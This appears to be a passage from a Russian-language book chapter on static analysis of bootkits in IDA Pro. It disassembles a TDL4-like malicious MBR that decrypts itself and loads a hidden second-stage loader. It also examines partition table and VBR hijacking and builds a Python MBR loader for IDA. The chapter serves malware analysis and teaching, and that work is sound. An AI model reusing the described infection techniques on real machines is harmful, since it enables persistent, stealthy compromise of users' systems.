Прежде всего мы покажем, с чего начать анализ буткита; вы узнаете о том, какие средства IDA Pro нужны, чтобы загрузить код в дизассемблер, об API, используемом в предзагрузочном окружении, о том, как передается управление между разными модулями, и о том, какие средства IDA помогут упростить обратную разработку. Затем вы научитесь создавать специальный загрузчик для IDA Pro, чтобы автоматизировать задачи обратной разработки. Наконец, мы предложим ряд упражнений, которые станут подспорьем в дальнейшем изучении статического анализа буткитов. Материалы к этой главе можно скачать по адресу *https://nostarch.com/rootkits/*.

Анализ MBR буткита

Сначала проанализируем MBR буткита в дизассемблере IDA Pro. Используемая в этой главе MBR похожа на создаваемую буткитом TDL4 (см. главу 7). MBR буткита TDL4 – хороший пример, потому что она реализует традиционную функциональность буткита, но ее код легко дизассемблировать и понять. А пример VBR, рассматриваемый в этой главе, основан на легитимном коде с настоящего тома Microsoft Windows.

Загрузка и дешифрирование MBR

В следующих разделах мы загрузим MBR в IDA Pro и проанализируем код в MBR, начав с точки входа. Затем дешифрируем код и посмотрим, как MBR управляет памятью.

Загрузка MBR в IDA Pro

Первый шаг статического анализа MBR буткита – загрузить код MBR в IDA. Поскольку MBR – это не обычный исполняемый файл и

никакого заголовка у нее нет, загружать ее следует как двоичный модуль. IDA Pro просто загружает MBR в свою память в виде одного непрерывного сегмента, не выполняя никакой дополнительной обработки, – в точности как BIOS. Нужно только задать начальный адрес этого сегмента в памяти.

Загрузите двоичный файл, открыв его в IDA Pro. При первой загрузке MBR откроется диалоговое окно с различными параметрами, показанное на рис. 8.1.




Рис. 8.1. Диалоговое окно IDA Pro, открывающееся при загрузке MBR

Для большинства параметров можно оставить значения по умолчанию, но в поле **Loading offset** необходимо ввести значение, определяющее, в какое место памяти загружать модуль. Это значение всегда должно быть равно 0x7C00 – именно по такому фиксированному адресу BIOS загружает MBR. После ввода смещения нажмите **OK**. IDA Pro загрузит модуль и предложит вам выбрать, в каком режиме его дизассемблировать: 16- или 32-разрядном (рис. 8.2).




Рис. 8.2. Диалоговое окно IDA Pro с предложением выбрать режим дизассемблирования

В этом примере выберите **No**. Тогда IDA будет дизассемблировать MBR в 16-разрядном реальном режиме, в котором процессор работает в начале процесса загрузки.

Поскольку IDA Pro сохраняет результаты дизассемблирования в файле базы данных с расширением *idb*, мы начиная с данного момента будем называть эти результаты базой данных. IDA хранит в этой базе данных все аннотации кода, которые вы вводите в графическом интерфейсе и с помощью скриптов. Можете рассматривать базу данных как неявный аргумент всех скриптовых функций IDA, в котором представлено текущее состояние добытых тяжким трудом знаний о двоичном файле. На основе этих сведений IDA и работает.

Если у вас нет опыта работы с базами данных, не расстраивайтесь: интерфейсы IDA спроектированы так, что вам и не нужно знать о внутреннем устройстве базы. Но если понимать, как IDA представляет свои знания о коде, то работать будет проще.

Анализ точки входа в MBR

После того как MBR – уже модифицированная буткитом – загружена BIOS, она начинает выполняться с первого байта. Мы указали дизассемблеру IDA адрес загрузки 0:7C00h, т. е. место, куда MBR загружена BIOS'ом. В листинге 8.1 показано несколько первых байтов загруженного образа MBR.

Листинг 8.1. *Точка входа в MBR*

```
seg000:7C00 ; Segment type: Pure code
seg000:7C00 seg000          segment byte public 'CODE' use16
seg000:7C00                 assume cs:seg000
seg000:7C00                 ;org 7C00h
seg000:7C00                 assume es:nothing, ss:nothing, ds:nothing,
                                   fs:nothing, gs:nothing
seg000:7C00                 xor   ax, ax
seg000:7C02              ❶  mov   ss, ax
seg000:7C04                 mov   sp, 7C00h
seg000:7C07                 mov   es, ax
seg000:7C09                 mov   ds, ax
seg000:7C0B                 sti
seg000:7C0C                 pusha
seg000:7C0D                 mov   cx, 0CFh
seg000:7C10                 mov   bp, 7C19h
seg000:7C13
seg000:7C13 loc_7C13:                                ; CODE XREF: seg000:7C17
seg000:7C13              ❷  ror   byte ptr [bp+0], cl
seg000:7C16                 inc   bp
seg000:7C17                 loop  loc_7C13
seg000:7C17 ; ---------------------------------------------------------------
seg000:7C19 encrypted_code  db 44h, 85h, 1Dh, 0C7h, 1Ch, 0B8h, 26h, 4, 8, 68h, 62h
seg000:7C19              ❸  db 40h, 0Eh, 83h, 0Ch, 0A3h, 0B1h, 1Fh, 96h, 84h, 0F5h
```

Близко к началу мы видим заглушку инициализации ❶, которая подготавливает селектор сегмента стека ss, указатель стека sp и селекторные регистры es и ds для доступа к памяти и выполнения подпрограмм. После заглушки находится процедура дешифрирования ❷, которая расшифровывает остаток MBR ❸, циклически сдвигая биты – байт за байтом – командой ror, а затем передает управление дешифрированному коду. Размер зашифрованного участка указывается в регистре cx, а его начальный адрес – в регистре bp. Это ситуативное шифрование призвано сбить с толку статический анализ и избежать обнаружения защитными программами. И это первое препятствие на нашем пути, потому что для продолжения анализа нужно извлечь настоящий код.

Дешифрирование кода в MBR

Для продолжения анализа MBR необходимо дешифрировать код. Благодаря скриптовым возможностям IDA эту задачу легко решить с помощью скрипта на Python, приведенного в листинге 8.2.

Листинг 8.2. *Python-скрипт для дешифрирования кода в MBR*

```
❶ import idaapi
    # начало зашифрованного кода и его размер в памяти
    start_ea = 0x7C19
    encr_size = 0xCF

❷ for ix in xrange(encr_size):
    ❸ byte_to_decr = idaapi.get_byte(start_ea + ix)
      to_rotate = (0xCF - ix) % 8
      byte_decr = (byte_to_decr >> to_rotate) |
                  (byte_to_decr << (8 - to_rotate))
    ❹ idaapi.patch_byte(start_ea + ix, byte_decr)
```

Первым делом мы импортируем пакет `idaapi` ❶, содержащий библиотеку IDA API. Затем мы в цикле обходим все зашифрованные байты и дешифрируем их ❷. Чтобы выбрать байт из сегмента дизассемблера, мы вызываем функцию API `get_byte` ❸, которой передаем адрес читаемого байта. После дешифрирования байт записывается обратно в память дизассемблера ❹ с помощью функции `patch_byte`, которая принимает адрес модифицируемого байта и новое значение. Для выполнения скрипта выберите пункт **File ▸ Script** из меню IDA или нажмите **Alt**+**F7**.

Примечание *Этот скрипт не изменяет сам образ MBR, модифицируется только представление IDA о том, как будет выглядеть загруженный код, когда окажется готов к выполнению. Прежде чем вносить какие-то изменения в дизассемблированный код, стоит создать резервную копию текущей версии базы данных IDA. Тогда если скрипт модификации кода MBR содержит ошибки и испортит код, вы сможете восстановить его последнюю версию.*

Анализ управления памятью в реальном режиме

После дешифрирования кода мы можем продолжить его анализ. В дешифрированном коде вы увидите команды, показанные в листинге 8.3. Здесь инициализируется вредоносный код – сохраняются входные параметры MBR и выделяется память.

Листинг 8.3. *Выделение памяти в предзагрузочном окружении*

```
seg000:7C19      ❶ mov   ds:drive_no, dl
seg000:7C1D      ❷ sub   word ptr ds:413h, 10h
seg000:7C22        mov   ax, ds:413h
seg000:7C25        shl   ax, 6
seg000:7C28      ❸ mov   ds:buffer_segm, ax
```

Команда ❶ сохраняет содержимое регистра `dl` в памяти по адресу, заданному смещением от начала сегмента `ds`. Наш опыт анализа подобного кода подсказывает, что в регистре `dl` находится номер жесткого диска, с которого выполняется MBR; представим это знание в виде аннотации, назвав переменную `drive_no`. IDA Pro сохраняет эту аннотацию в базе данных и показывает в листинге. При выполнении операций ввода-вывода этот целочисленный индекс можно использовать для различения имеющихся в системе дисков. Как эта переменная используется, мы увидим при обсуждении службы дисков BIOS в следующем разделе.

Еще в листинге 8.3 показана аннотация `buffer_segm` ❸ – смещение выделенного в памяти буфера от начала сегмента `ds`. IDA Pro любезно распространяет эти аннотации по всему коду, где используются те же переменные.

В точке ❷ мы видим, как распределена память. В предзагрузочном окружении не существует диспетчера памяти в том смысле, как его принято понимать в современных операционных системах. В частности, нет поддержки со стороны ОС для вызовов `malloc()`. Вместо этого BIOS хранит объем доступной памяти в килобайтах в *слове* – 16-разрядном значении в архитектуре x86, – расположенном по адресу 0:413h. Чтобы выделить *X* КБ памяти, мы вычитаем *X* из полного размера доступной памяти, хранящегося в этом слове, как показано на рис. 8.3.

Анализ службы дисков BIOS

Еще один важный аспект предзагрузочного окружения – служба дисков BIOS и API для взаимодействия с жестким диском. Этот API особенно интересен в контексте анализа буткитов по двум причинам. Во-первых, буткиты пользуются им для чтения данных с жесткого диска, поэтому следует познакомиться с наиболее распространенными командами, чтобы понимать код буткита. Во-вторых, сам этот API часто является мишенью буткитов. В самом типичном сценарии буткит подключается к нему, чтобы изменять легитимные модули, читаемые с диска другим кодом в процессе загрузки.




Рис. 8.3. Управление памятью в предзагрузочном окружении

Доступ к службе дисков BIOS осуществляется через прерывание INT 13h. Для выполнения команды ввода-вывода программа передает параметры операции в регистрах и выполняет команду INT 13h, которая передает управление соответствующему обработчику. Код операции, или *идентификатор*, передается в регистре `ah` – старшем байте регистра `ax`. В регистре `dl` передается индекс диска. Флаг переноса (`CF`) показывает, была ли ошибка во время выполнения операции: если `CF` равен `1`, то ошибка была, и ее код находится в регистре `ah`. Это соглашение о передаче параметров BIOS появилось раньше, чем соглашения о системных вызовах в современных ОС; если оно кажется вам запутанным, то примите во внимание, что именно по этой причине и возникли принятые сегодня единообразные интерфейсы системных вызовов.

Прерывание INT 13h – точка входа в службу дисков BIOS, оно позволяет программе, работающей в предзагрузочном окружении, выполнять простые операции ввода-вывода для жестких дисков, гибких дисков и CD-ROM. В табл. 8.1 описаны допустимые команды.

Таблица 8.1. *Команды INT 13h*

Код операции	Описание операции
2h	Читать сектора в память
3h	Записать сектора на диск
8h	Получить параметры накопителя
41h	Проверить, установлены ли расширения
42h	Расширенное чтение
43h	Расширенная запись
48h	Расширенное получение параметров накопителя

Операции в табл. 8.1 разбиты на две группы: первая (с кодами 41h, 42h, 43h и 48h) состоит из *расширенных операций*, а вторая (с кодами 2h, 3h и 8h) из *унаследованных операций*.

Разница между ними в том, что в расширенных операциях можно использовать схему адресации на основе *логической адресации блоков* (*LBA*), а в унаследованных – только устаревшую схему на основе цилиндра, головки и сектора (*CHS*). В схеме адресации LBA сектора диска нумеруются линейно, начиная с индекса 0, тогда как в схеме CHS каждый сектор адресуется тройкой `(c,h,s)`, где `c` – номер цилиндра, `h` – номер головки, а `s` – номер сектора. Хотя буткиты могут пользоваться командами из любой группы, почти все современное оборудование поддерживает схему адресации LBA.

Получение параметров накопителя для нахождения скрытой области хранения

Продолжаем изучение кода в MBR. После выделения буфера памяти размером 10 КБ мы увидим команду INT 13h, показанную в листинге 8.4.

Листинг 8.4. *Получение параметров накопителя с помощью службы дисков BIOS*

```
seg000:7C2B      ❶ mov ah,  48h
seg000:7C2D      ❷ mov si,  7CF9h
seg000:7C30        mov      ds:drive_param.bResultSize, 1Eh
seg000:7C36        int      13h      ; DISK - IBM/MS Extension
                                   ❸ ; GET DRIVE PARAMETERS
                                     ; (DL - drive, DS:SI - buffer)
```

Из-за небольшого размера MBR (512 байт) функциональность находящегося в ней кода ограничена. Поэтому буткит загружает дополнительный код, называемый *вредоносным начальным загрузчиком*, который размещен в конце жесткого диска. Чтобы получить координаты скрытой области хранения, код в MBR пользуется расширенной операцией «получить параметры накопителя» (код 48h в табл. 8.1), которая возвращает информацию о размерах и геометрии жесткого диска. Зная это, буткит может вычислить смещение дополнительного кода от начала диска.

В листинге 8.4 мы видим автоматически сгенерированный IDA Pro комментарий для команды INT 13h ❸. В процессе анализа кода IDA Pro идентифицирует параметры, передаваемые обработчику службы дисков BIOS, и генерирует комментарий, содержащий название запрошенной операции ввода-вывода и имена регистров, в которых передаются параметры. Код в MBR выполняет команду INT 13h с параметром `48h` ❶. Обработчик помещает параметры накопителя в специальную структуру `EXTENDED_GET_PARAMS`. Адрес этой структуры передается в регистре `si` ❷.

Знакомство со структурой EXTENDED_GET_PARAMS

Определение структуры EXTENDED_GET_PARAMS приведено в листинге 8.5.

Листинг 8.5. *Структура* EXTENDED_GET_PARAMS

```
typedef struct _EXTENDED_GET_PARAMS {
    WORD bResultSize;   // размер результата
    WORD InfoFlags;     // информационные флаги
    DWORD CylNumber;    // количество физических цилиндров на диске
    DWORD HeadNumber;       // количество физических головок
    DWORD SectorsPerTrack;  // количество секторов на дорожке
❶ QWORD TotalSectors;       // общее число секторов на диске
❷ WORD BytesPerSector;      // размер сектора в байтах
} EXTENDED_GET_PARAMS, *PEXTENDED_GET_PARAMS;
```

В возвращенной структуре буткиту интересны только два поля: количество секторов на жестком диске ❶ и размер сектора в байтах ❷. Буткит вычисляет полный размер диска в байтах, перемножая оба значения, и, зная эту величину, находит скрытую область хранения в конце диска.

Чтение секторов вредоносного начального загрузчика

Получив параметры накопителя и вычислив смещение скрытой области хранения, код в MBR читает эти скрытые данные с диска, пользуясь расширенной операцией чтения службы дисков BIOS. Это и есть начальный загрузчик следующей ступени, призванный обойти проверки безопасности со стороны ОС и загрузить вредоносный драйвер, работающий в режиме ядра. В листинге 8.6 показан код, читающий загрузчик в память.

Листинг 8.6. *Код чтения вредоносного начального загрузчика второй ступени с диска*

```
seg000:7C4C read_loop:                  ; CODE XREF: seg000:7C5D j
seg000:7C4C           ❶ call   read_sector
seg000:7C4F             mov    si, 7D1Dh
seg000:7C52             mov    cx, ds:word_7D1B
seg000:7C56             rep movsb
seg000:7C58             mov    ax, ds:word_7D19
seg000:7C5B             test   ax, ax
seg000:7C5D             jnz    short read_loop
seg000:7C5F             popa
seg000:7C60           ❷ jmp    far boot_loader
```

В цикле read_loop код читает сектора с диска с помощью функции read_sector ❶ и сохраняет их в ранее выделенном буфере в памяти. Затем код передает управление вредоносному начальному загрузчику с помощью команды jmp far ❷.

В листинге 8.7 показана функция `read_sector`, в которой используется команда INT 13h с параметром `42h`, соответствующим расширенной операции чтения.

Листинг 8.7. *Чтение секторов с диска*

```
seg000:7C65 read_sector proc near
seg000:7C65     pusha
seg000:7C66  ❶ mov    ds:disk_address_packet.PacketSize, 10h
seg000:7C6B  ❷ mov    byte ptr ds:disk_address_packet.SectorsToTransfer, 1
seg000:7C70     push   cs
seg000:7C71     pop    word ptr ds:disk_address_packet.TargetBuffer+2
seg000:7C75  ❸ mov    word ptr ds:disk_address_packet.TargetBuffer, 7D17h
seg000:7C7B     push   large [dword ptr ds:drive_param.TotalSectors_l]
seg000:7C80  ❹ pop    large [ds:disk_address_packet.StartLBA_l]
seg000:7C85     push   large [dword ptr ds:drive_param.TotalSectors_h]
seg000:7C8A  ❺ pop    large [ds:disk_address_packet.StartLBA_h]
seg000:7C8F     inc    eax
seg000:7C91     sub    ds:disk_address_packet.StartLBA_l, eax
seg000:7C96     sbb    ds:disk_address_packet.StartLBA_h, 0
seg000:7C9C     mov    ah, 42h
seg000:7C9E  ❻ mov    si, 7CE9h
seg000:7CA1     mov    dl, ds:drive_no
seg000:7CA5     int    13h        ; DISK - IBM/MS Extension
                                  ; EXTENDED READ
                                  ; (DL - drive, DS:SI - disk address packet)
seg000:7CA7       popa
seg000:7CA8       retn
seg000:7CA8 read_sector endp
```

Прежде чем выполнять команду INT 13h ❼, буткит инициализирует структуру `DISK_ADDRESS_PACKET`, записывая в нее параметры, в т. ч. размер структуры ❶, количество передаваемых секторов ❷, адрес буфера для хранения результата ❸, адрес первого из подлежащих чтению секторов ❹,❺. Адрес этой структуры передается обработчику INT 13h в регистрах `ds` и `si` ❻. Обратите внимание на созданные вручную аннотации смещений в структуре; IDA запоминает их и распространяет по всей программе. Служба дисков BIOS использует структуру `DISK_ADDRESS_PACKET`, чтобы идентифицировать подлежащие чтению сектора. Полностью определение структуры с комментариями приведено в листинге 8.8.

Листинг 8.8. *Структура* `DISK_ADDRESS_PACKET`

```
typedef struct _DISK_ADDRESS_PACKET {
  BYTE PacketSize;       // размер структуры
  BYTE Reserved;
  WORD SectorsToTransfer; // количество подлежащих чтению/записи секторов
  DWORD TargetBuffer;     // сегмент:смещение буфера данных
  QWORD StartLBA;         // LBA-адрес начального сектора
} DISK_ADDRESS_PACKET, *PDISK_ADDRESS_PACKET;
```

Загрузив начальный загрузчик в память, буткит выполняет его.

Итак, мы закончили анализ кода в MBR и можем перейти к другой ее важной части: таблице разделов. Полный дизассемблированный и прокомментированный вредоносный код в MBR можно скачать по адресу *https://nostarch.com/rootkits/*.

Анализ зараженной таблицы разделов MBR

Таблица разделов в MBR часто становится мишенью буткитов, потому что находящиеся в ней данные – пусть их и немного – играют важнейшую роль в логике процесса загрузки. Как уже отмечалось в главе 5, таблица разделов хранится, начиная со смещения 0x1BE от начала MBR, и состоит из четырех записей по 0x10 байт каждая. В ней перечислены разделы на жестком диске и для каждого указан тип, местоположение и флаг, который говорит, нужно ли передавать управление этому разделу в конце работы кода в MBR. Обычно единственная цель легитимного кода в MBR – найти в этой таблице *активный* раздел (помеченный соответствующим флагом и содержащий VBR) и загрузить его. Перехватить поток выполнения можно на самой ранней стадии загрузки, просто изменив информацию в таблице разделов и ничего не делая с самим кодом в MBR; так поступает буткит Olmasco, который мы обсудим в главе 10.

Это иллюстрация важного принципа проектирования буткитов и руткитов: если есть возможность достаточно скрытно изменить какие-то данные, чтобы направить поток управления в нужную сторону, то лучше так и сделать, а не модифицировать код. Это избавляет программиста от необходимости тестировать измененный код – прекрасный пример повторного использования кода во имя повышения надежности!

Сложные структуры данных типа MBR и VBR печально известны тем, что дают атакующим много возможностей обращаться с ними как со своего рода байт-кодом, а платформенный код, обрабатывающий эти данные, рассматривать как виртуальную машину, программируемую входными данными. Подход на основе *теоретико-языковой безопасности* (LangSec, *http://langsec.org/*) объясняет, почему это возможно.

Умение читать и понимать таблицу разделов в MBR обязательно для обнаружения такого вида буткитов, перехватывающих управление на ранних стадиях. Взгляните на таблицу разделов на рис. 8.4, где каждая 16-байтовая строка соответствует одному разделу.

Как видим, в таблице две заполненные записи – верхние две строки, – откуда следует, что на диске всего два раздела. Первая запись раздела начинается по адресу 0x7DBE, и ее первый байт ❶ показывает, что этот раздел активен, т. е. код в MBR должен загрузить и выполнить находящуюся в нем VBR, которая занимает первый сектор раздела. Байт со смещением 0x7DC2 ❷ описывает тип раздела, т. е. тип файловой системы, которую ожидает увидеть ОС, сам начальный загрузчик или какой-то еще низкоуровневый код доступа к диску. В данном

случае 0x07 соответствует Microsoft NTFS. (Дополнительные сведения о типах разделов см. в разделе «Процесс загрузки Windows» главы 5.)




Рис. 8.4. Таблица разделов в MBR

Следующее далее двойное слово по адресу 0x7DC5 ❸ означает, что раздел начинается со смещения 0x800 от начала диска; смещение измеряется в секторах. И последнее двойное слово в записи ❹ определяет размер раздела в секторах (0x32000). В табл. 8.2 этот пример описан в другом виде. В столбцах «Смещение от начала» и «Размер раздела» значения приведены в секторах, а в скобках показаны соответствующие им величины в байтах.

Таблица 8.2. *Содержимое таблицы разделов в MBR*

Номер раздела	Активен	Тип	Смещение от начала, в секторах (в байтах)	Размер раздела, в секторах (в байтах)
0	True	NTFS (0x07)	0x800 (0x100000)	0x32000 (0x6400000)
1	False	NTFS (0x07)	0x32800 (0x6500000)	0x4FCD000 (0x9F9A00000)
2	Нет	Нет	Нет	Нет
3	Нет	Нет	Нет	Нет

Из реконструкции таблицы разделов понятно, на что должен быть направлен дальнейший анализ последовательности загрузки. Теперь мы знаем, где находится VBR. Координаты VBR показаны в столбце «Смещение от начала» записи основного раздела. В данном случае VBR смещена на 0x100000 от начала диска, и именно с этого места мы продолжим анализ.

Техника анализа VBR

В этом разделе мы рассмотрим подходы к статическому анализу VBR с помощью IDA и особое внимание уделим *блоку параметров BIOS* (*BPB*), который играет важную роль в процессе загрузки и в заражении буткитом. VBR также часто является мишенью буткитов, о чем уже было сказано в главе 7. В главе 12 мы более подробно обсудим буткит Gapz, который заражает VBR, чтобы закрепиться в системе. Буткит Rovnix, рассматриваемый в главе 11, тоже пользуется VBR для заражения системы.

VBR следует загружать в дизассемблер так же, как MBR, потому что этот код тоже выполняется в реальном режиме. Скачайте файл

vbr_sample_ch8.bin из каталога примеров к главе 8 и загрузите его как двоичный модуль с адреса 0:7C00h в 16-разрядном режиме дизассемблирования.

Анализ IPL

Главная задача VBR – найти начальный загрузчик программы (IPL) и прочитать его в память. Местоположение IPL на жестком диске задается в структуре `BIOS_PARAMETER_BLOCK_NTFS`, которую мы обсуждали в главе 5. Эта структура, хранящаяся непосредственно в VBR, содержит ряд полей, описывающих геометрию NTFS-тома, в частности количество байтов в секторе, количество секторов в кластере и местоположение главной таблицы файлов.

В поле `HiddenSectors` хранится количество секторов от начала диска до начала NTFS тома, оно как раз и определяет местоположение IPL. VBR предполагает, что NTFS-том начинается с VBR, за которой сразу идет IPL. Поэтому для загрузки IPL код в VBR читает содержимое поля `HiddenSectors`, увеличивает его на 1, после чего читает 0x2000 байт – 16 секторов – начиная с вычисленного смещения. Загрузив IPL с диска, VBR передает ему управление.

В листинге 8.9 показана часть блока параметров BIOS в нашем примере.

Листинг 8.9. *Блок параметров BIOS в VBR*

```
seg000:000B bpb     dw 200h           ; SectorSize
seg000:000D         db 8              ; SectorsPerCluster
seg000:001E         db 3 dup(0)       ; reserved
seg000:0011         dw 0              ; RootDirectoryIndex
seg000:0013         dw 0              ; NumberOfSectorsFAT
seg000:0015         db 0F8h           ; MediaId
seg000:0016         db 2 dup(0)       ; Reserved2
seg000:0018         dw 3Fh            ; SectorsPerTrack
seg000:001A         dw 0FFh           ; NumberOfHeads
seg000:001C         dd 800h           ; HiddenSectors ❶
```

В поле `HiddenSectors` ❶ находится значение 0x800, соответствующее смещению активного раздела в табл. 8.2. Отсюда следует, что IPL записан со смещением 0x801 от начала диска. Буткиты используют эту информацию, чтобы перехватить управление в процессе загрузки. Например, буткит Gapz модифицирует содержимое `HiddenSectors`, так что вместо настоящего IPL код в VBR читает и выполняет вредоносный IPL. Rovnix же придерживается другой стратегии: он модифицирует код настоящего IPL. Оба буткита перехватывают управление на ранней стадии загрузки системы.

Оценка других компонентов буткита

Получив управление, IPL загружает программу *bootmgr*, которая хранится в файловой системе тома. После этого в дело могут вступить

другие компоненты буткита, в частности вредоносные начальные загрузчики и драйверы. Полный анализ этих модулей выходит за рамки данной главы, но краткий обзор некоторых подходов мы все же дадим.

Вредоносные начальные загрузчики

Вредоносные начальные загрузчики составляют важную часть буткитов. Их основная цель – пережить переключение режима работы процессора, обойти проверки безопасности ОС (например, обязательное подписание драйверов) и загрузить вредоносные драйверы, работающие в режиме ядра. Они реализуют функциональность, для которой не хватает места в MBR и VBR из-за ограничений на их размеры, поэтому хранятся на диске в отдельных файлах. Буткиты сохраняют свои начальные загрузчики в скрытых областях, расположенных либо в конце диска, где обычно есть немного неиспользуемого места, либо в свободных промежутках между разделами, если таковые существуют.

Вредоносный начальный загрузчик может содержать код для выполнения в различных режимах процессора:

- **в 16-разрядном реальном режиме.** Обработчик прерывания 13h;
- **в 32-разрядном защищенном режиме**. Обход проверок безопасности для 32-разрядных ОС;
- **в 64-разрядном защищенном режиме (длинном режиме).** Обход проверок безопасности для 64-разрядных ОС.

Но дизассемблер IDA Pro не умеет хранить дизассемблированный код для работы в разных режимах в одной базе данных, поэтому придется поддерживать разные версии базы для разных режимов процессора.

Драйверы, работающие в режиме ядра

В большинстве случаев драйверы режима ядра, загружаемые буткитом, – это нормальные PE-образы. Они реализуют функциональность, с помощью которой вредоносное ПО избегает обнаружения защитными программами и среди прочего предоставляет скрытные коммуникационные каналы. Современные буткиты обычно содержат две версии драйвера – для платформ x86 и x64. Мы можем проанализировать эти модули, применяя традиционные подходы к статическому анализу таких исполняемых файлов. IDA Pro умеет их загружать и предоставляет множество дополнительных инструментов и информации для их анализа. Но мы вместо этого обсудим, как можно воспользоваться средствами IDA Pro для автоматизации анализа буткитов, и будем осуществлять их предобработку по ходу загрузки в IDA.

Продвинутая работа с IDA Pro: написание собственного загрузчика MBR

Одна из самых удивительных возможностей дизассемблера IDA Pro – широчайшая поддержка различных форматов файлов и архитектур процессоров. С этой целью функциональность загрузки различных типов исполняемых файлов реализуется специальными модулями – *загрузчиками*. По умолчанию IDA Pro уже содержит ряд загрузчиков для наиболее распространенных типов исполняемых файлов: PE (Windows), ELF (Linux), Mach-O (macOS) и различных форматов прошивок. Составить представление об имеющихся загрузчиках можно, просмотрев содержимое каталога *$IDADIR\loaders*, где *$IDADIR* – установочный каталог дизассемблера. Файлы в этом каталоге и есть загрузчики, а их имена соответствуют платформам и соответствующим форматам двоичных файлов. Файлы могут иметь следующие расширения:

ldw – двоичная реализация загрузчика для 32-разрядной версии IDA Pro;

l64 – двоичная реализация загрузчика для 64-разрядной версии IDA Pro;

py – реализация загрузчика для обеих версий IDA Pro, написанная на Python.

По умолчанию на момент написания этой главы не существовало загрузчиков для MBR или VBR, потому-то IDA и необходимо сказать, что их следует загружать как двоичные модули. В этом разделе мы покажем, как написать на Python свой загрузчик MBR для IDA Pro, который загрузит MBR в 16-разрядном режиме дизассемблера с адреса 0x7C00 и разберет таблицу разделов.

Файл loader.hpp

Начнем мы с файла *loader.hpp*, который является частью IDA Pro SDK и содержит много полезной информации о загрузке исполняемых файлов в дизассемблер. В нем определены структуры и типы, описаны прототипы функций обратного вызова и их параметры. Ниже приведен список обратных вызовов, которые, согласно *loader.hpp*, должны быть реализованы загрузчиком.

- **`accept_file`** – эта функция проверяет, поддерживается ли формат загружаемого файла;
- **`load_file`** – эта функция загружает файл в дизассемблер, т. е. разбирает его формат и создает для файла новую базу данных;
- **`save_file`** – необязательная функция. Если она реализована, то порождает исполняемый файл из дизассемблированного при выполнении команды **File ▸ Produce File ▸ Create EXE File**;

- **move_segm** – необязательная функция. Если реализована, то выполняется, когда пользователь перемещает сегмент в базе данных. Чаще всего она применяется, когда в образе присутствует информация о перемещениях, которую пользователь хотел бы учитывать при перемещении сегмента. Поскольку в MBR никаких перемещаемых адресов нет, то эту функцию можно опустить. Но при написании загрузчиков для форматов PE или ELF ее нужно было бы обязательно реализовать;
- **init_loader_options** – необязательная функция. Если реализована, то запрашивает у пользователя дополнительные параметры для загрузки файла определенного типа, после того как загрузчик выбран. Эту функцию тоже можно опустить, потому что у нас нет никаких параметров.

Теперь посмотрим, как реализуются эти функции в нашем загрузчике MBR.

Реализация accept_file

В функции `accept_file`, показанной в листинге 8.10, мы проверяем, действительно ли загружаемый файл является главной загрузочной записью.

Листинг 8.10. *Реализация* `accept_file`

```
def accept_file(li, n):
    # проверить размер файла
    file_size = li.size()
    if file_size < 512:
    ❶ return 0

    # проверить сигнатуру MBR
    li.seek(510, os.SEEK_SET)
    mbr_sign = li.read(2)
    if mbr_sign[0] != '\x55' or mbr_sign[1] != '\xAA':
    ❷ return 0

    # все проверки успешно прошли
❸ return 'MBR'
```

Формат MBR несложный, поэтому проверять нужно только две вещи.

- **Размер файла** – файл должен быть не короче 512 байт, минимального размера сектора жесткого диска.
- **Сигнатура MBR** – MBR должна заканчиваться байтами 0xAA55.

Если оба условия выполнены и файл распознан как MBR, то функция возвращает строку с именем загрузчика ❸. В противном случае возвращается 0 ❶, ❷.

Реализация load_file

После того как `accept_file` вернула ненулевое значение, IDA Pro пытается загрузить файл, вызывая функцию загрузчика `load_file`. Эта функция должна выполнять следующие действия.

1. Прочитать весь файл в буфер.
2. Создать и инициализировать новый сегмент памяти, в который скрипт будет загружать содержимое MBR.
3. Сделать самое начало MBR точкой входа для дизассемблирования.
4. Разобрать таблицу разделов, хранящуюся в MBR.

В листинге 8.11 показана реализация `load_file`.

Листинг 8.11. *Реализация* `load_file`

```
def load_file(li):
    # Выбрать модуль процессора ПК
❶   idaapi.set_processor_type("metapc", SETPROC_ALL|SETPROC_FATAL)

    # Прочитать MBR в буфер
❷   li.seek(0, os.SEEK_SET); buf = li.read(li.size())

    mbr_start = 0x7C00    # начало сегмента
    mbr_size = len(buf)   # размер сегмента
    mbr_end = mbr_start + mbr_size

    # Создать сегмент
❸   seg = idaapi.segment_t()
    seg.startEA = mbr_start
    seg.endEA   = mbr_end
    seg.bitness = 0 # 16-разрядный
❹   idaapi.add_segm_ex(seg, "seg0", "CODE", 0)

    # Скопировать байты
❺   idaapi.mem2base(buf, mbr_start, mbr_end)

    # Добавить точку входа
    idaapi.add_entry(mbr_start, mbr_start, "start", 1)

    # Разобрать таблицу разделов
❻   struct_id = add_struct_def()
    struct_size = idaapi.get_struc_size(struct_id)
❼   idaapi.doStruct(start + 0x1BE, struct_size, struct_id)
```

Сначала мы задаем тип процессора равным `metapc` ❶. Это обобщенный тип семейства ПК, при этом IDA будет дизассемблировать двоичный файл, считая, что он содержит команды IBM PC. Затем мы читаем MBR в буфер ❷ и создаем сегмент памяти, вызывая функцию API

segment_t ❸. При этом выделяется память для пустой структуры seg, описывающей сегмент. После этого мы заполняем структуру seg. Начальный адрес сегмента задается равным 0x7C00, как было описано в разделе «Загрузка MBR в IDA Pro» выше, а размер – равным размеру MBR. Кроме того, мы сообщаем IDA, что новый сегмент будет 16-разрядным, для чего записываем в поле bitness значение 0; отметим, что значение 1 соответствует 32-разрядным сегментам, а значение 2 – 64-разрядным. Далее мы вызываем функцию add_segm_ex ❹, чтобы добавить новый сегмент в базу данных дизассемблера. Эта функция принимает следующие параметры: структуру, описывающую созданный сегмент; имя сегмента (seg0); класс сегмента CODE; флаги, для которых мы оставили значение 0. Затем мы копируем содержимое MBR в новый сегмент ❺ и устанавливаем точку входа.

Следующий шаг – добавление разбора таблицы разделов в MBR. Для этого мы вызываем функцию API doStruct ❼ со следующими параметрами: адрес начала таблицы разделов, размер таблицы в байтах и идентификатор структуры, к типу которой следует привести таблицу. Функция add_struct_def ❻, являющаяся частью нашего загрузчика, как раз и создает такую структуру. Она импортирует структуры, определяющие таблицу разделов, в базу данных.

Создание структуры, описывающей таблицу разделов

В листинге 8.12 определена функция add_struct_def, которая создает структуру PARTITION_TABLE_ENTRY.

Листинг 8.12. *Импортирование структур данных в базу данных дизассемблера*

```
def add_struct_def(li, neflags, format):
  # добавить структуру PARTITION_TABLE_ENTRY в множество типов IDA
  sid_partition_entry = AddStrucEx(-1, "PARTITION_TABLE_ENTRY", 0)
  # добавить поля структуры
  AddStrucMember(sid_partition_entry, "status", 0, FF_BYTE, -1, 1)
